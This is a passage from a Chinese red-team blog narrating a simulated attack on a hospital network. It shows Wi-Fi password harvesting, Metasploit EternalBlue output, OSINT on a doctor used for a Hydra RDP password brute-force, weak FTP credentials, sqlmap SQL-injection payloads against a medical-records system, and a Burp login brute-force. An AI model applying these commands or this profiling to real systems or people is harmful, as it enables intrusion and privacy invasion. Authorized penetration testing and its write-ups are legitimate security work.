

细说渗透江湖之柳暗花明又一村

队员编号003 酒仙桥六号部队 5月5日

这是 **酒仙桥六号部队** 的第 **3** 篇文章。

全文共计3684个字，预计阅读时长10分钟。

背景

某年的某个夏天，某医院需要做攻防演练，而且是全仿真的演练，只有客户名，没有任何资产信息。时间紧，任务重，于是我们兵分两路，一波人在远程从外围突破，我和另一个小伙则踏上了旅途，准备从内部来瓦解。

出师未捷险被抓


目标是当地最著名的医院，大夏天的依旧是人山人海，我们行走其间，完全无人注意。红蓝对抗中，最爽的事儿是什么？当然是能直接连入目标的内网。

于是我们进入医院后，首先就开始搜寻wifi，看是否有直接访问内网的可能。医院的就诊wifi应该是给病人临时用的，本身没有密码，使用手机号即可登录。



找了个角落，掏出电脑一番探测，结果发现访客wifi和内网完全不通。


尴尬



没办法，我们只能另找出路。就像《我是谁：没有绝对安全的系统》说的一样：“人类才是最大的漏洞”。医院这么大，医生这么多，一定会有一些漏网之鱼的。

于是我们尝试去寻找私搭的Wi-Fi，使用某wifi密码探测软件探测，走了两层楼，都没有发现可破解的wifi。到了三楼，终于发现一个提示可连接的。


使用手机连接wifi后利用wifi分享功能得到wifi密码。密码强度还是很不错的，如果没有这个wifi密码探测软件，等破解出来我们的项目应该已经结束了。



掏出电脑蹲在门口，开启探测，发现虽然直接获取的是192开头的IP，但实际是能ping通内网的。刚开始扫描，就有里边的医生出来问我们在干嘛，还好我们俩都长得比较面善，蒙混过关，但也不得不撤离了。



发现不远处有个卫生间，但在卫生间内，连接的那个wifi信号不好，断断续续，只得暂时作罢。继续在楼里搜寻了一圈，未发现更多可用的Wi-Fi，决定还是从之前的那个Wi-Fi入手。多年的游戏经验告诉我，遇到打不过的boss，氪金升级装备可以使你变强。



不氪金 你会有战斗力吗

返回酒店,找公司小姐姐请求硬件支援,小姐姐听了我的需求后,快马加鞭的给我邮寄了一个大型装备过来,第二天收到货后重新返回现场,成功在卫生间连上了wifi,氪金的感觉真爽。



社工踹门真好使

有了装备的升级，顺利的连上wifi之后，重新扫描。同一网段的只有开网关的pc，和一个看起来像手机的设备。

扫描发现，这台pc开了445和远程桌面。先用一个top1000的字典跑远程桌面，没成功。接着再去尝试永恒之蓝漏洞，发现也未能成功，怀疑是打了补丁。


```

msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.30.0.10
rhosts => 192.30.0.10
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.30.0.11:4444
[*] 192.30.0.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.30.0.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.30.0.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.30.0.10:445 - Connecting to target for exploitation.
[*] 192.30.0.10:445 - Connection established for exploitation.
[*] 192.30.0.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.30.0.10:445 - CORE raw buffer dump (42 bytes)
[*] 192.30.0.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.30.0.10:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.30.0.10:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31  ice Pack 1
[*] 192.30.0.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.30.0.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.30.0.10:445 - Sending all but last fragment of exploit packet
[-] 192.30.0.10:445 - Errno::ECONNRESET: Connection reset by peer
[*] Exploit completed, but no session was created.

```

偶然发现那台计算机的名称是叫**，猜测他的真名叫，然后直接谷歌找到该医院官网，发现有个专家介绍，由于计算机名是名字全拼，通过专家介绍确定有个叫**的医生过程并没有花费很多时间。



该医生还挺有名，还有百度百科。

The screenshot shows a user profile page with a redacted name and a blue plus icon in the top right. Below the name are three buttons: '编辑' (Edit), '讨论' (Discussion), and '上传视频' (Upload Video). A notification banner states: '本词条缺少概述图，补充相关内容使词条更完整，还能快速升级，赶紧来编辑吧！' (This article lacks a summary image, supplementing the content will make the article more complete and help it level up faster, please come edit it!). The profile information includes: '男' (Male), '汉族' (Han Chinese), '中文名' (Chinese Name), '出生日期' (Date of Birth), '民族' (Ethnicity), and '毕业院校' (Alma Mater). A table of contents is visible at the bottom left:

目录	1 历程
	2 作品

又经过了一番搜索，成功找到了他的手机号，之后利用他的手机号得到了邮箱和身份证信息。通过我们收集到的信息，组了个字典，再次去爆破远程桌面。



没想到竟然成功爆破进去了。看来生日相关的密码还真的是很多人的习惯。

```

hydra 192.30.0.10 rdp -L user.txt -P pass.txt
y van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-28 05:28:06
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 3
-W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36960 login tries (l:154/p:240), ~9240 tries per task
[DATA] attacking rdp://192.30.0.10:3389/
[STATUS] 6631.00 tries/min, 6631 tries in 00:01h, 30329 to do in 00:05h, 4 active
[3389][rdp] host: 192.30.0.10 login: [REDACTED]; password: [REDACTED]
[ERROR] freerdp: The connection failed to establish.
  
```


登陆成功后，发现他的浏览器中保存了他们医院多个系统的密码，好几个系统都是用的他的电话号码或者和电脑的密码相同。




同时还发现该pc安装了TeamViewer，终于不需要再躲在厕所了，记下远程链接密码就回酒店去了。

一阵扫射陷僵局

凌晨2点左右，我直接连上了那台pc的TeamViewer。




我后面的工作打算都在这台电脑上面完成。从他浏览器的页面发现，他们内网的业务系统都在172.30.0.*段上面，所以我们开始对这个段做个详细的探测，通过信息收集，发现如下存活主机数量还挺多，同时各种服务也有不少。



简单的漏洞扫描发现虽然有一些开着445端口的服务器，但都不存在ms-17-010漏洞，爆破也就发现几个ftp弱口令。

172.30.0.55	FTP	21	ftp	123456.com
172.30.0.11	FTP	21	ftp	1231321
172.30.0.80	FTP	21	admin	1

查看ftp没有发现太多有用的信息。



接着对信息收集得到几个web页面进行渗透，发现电子病历查询系统中存在SQL注入，判断后得出该注入权限过低，无法直接写shell，放弃该系统。

```
GET parameter 'repGuid' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 202 HTTP(s) requests:

Parameter: repGuid (GET)
  Type: boolean-based blind
  Title: Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)
  Payload: path=1001/201806/20180614/99195a20-7374-4af4-b644-8a0f1863a437&repGuid=99195a20-7374-4af

  Type: error-based
  Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
  Payload: path=1001/201806/20180614/99195a20-7374-4af4-b644-8a0f1863a437&repGuid=99195a20-7374-4af
13)+(SELECT (CASE WHEN (1542=1542) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(106)+CH

  Type: AND/OR time-based blind
  Title: Microsoft SQL Server/Sybase OR time-based blind (heavy query - comment)
  Payload: path=1001/201806/20180614/99195a20-7374-4af4-b644-8a0f1863a437&repGuid=99195a20-7374-4af
users AS sys3,sysusers AS sys4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7)--

[16:19:21] [INFO] testing Microsoft SQL Server
[16:19:25] [INFO] confirming Microsoft SQL Server
[16:19:37] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET, Microsoft IIS 7.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2008
[16:19:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 170 times, 414 (Request-URI Too Long) - 11 times
[16:19:37] [INFO] fetched data logged to text files under 'C:\Users\wind\.sqlmap\output\172.30.0.52'
```

收集的信息中有一个oa系统，发现可以爆破。

Request	Payload	Status	Error	Timeout	Length	Comment
2279	3268	302	<input type="checkbox"/>	<input type="checkbox"/>	612	
1	999	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
4	1002	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
5	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
6	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
7	1005	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
8	1006	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
9	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
10	1008	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
11	1009	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
12	1010	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
13	1011	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	

Request Response

Raw Params Headers Hex

```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://172.30.0.27/login.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: ASP.NET_SessionId=iho41255ixygdpeoxv4f0m45
Connection: close

-----WebFitFormBoundarywUiknh3nQikftutz
Content-Disposition: form-data; name="Thrust"

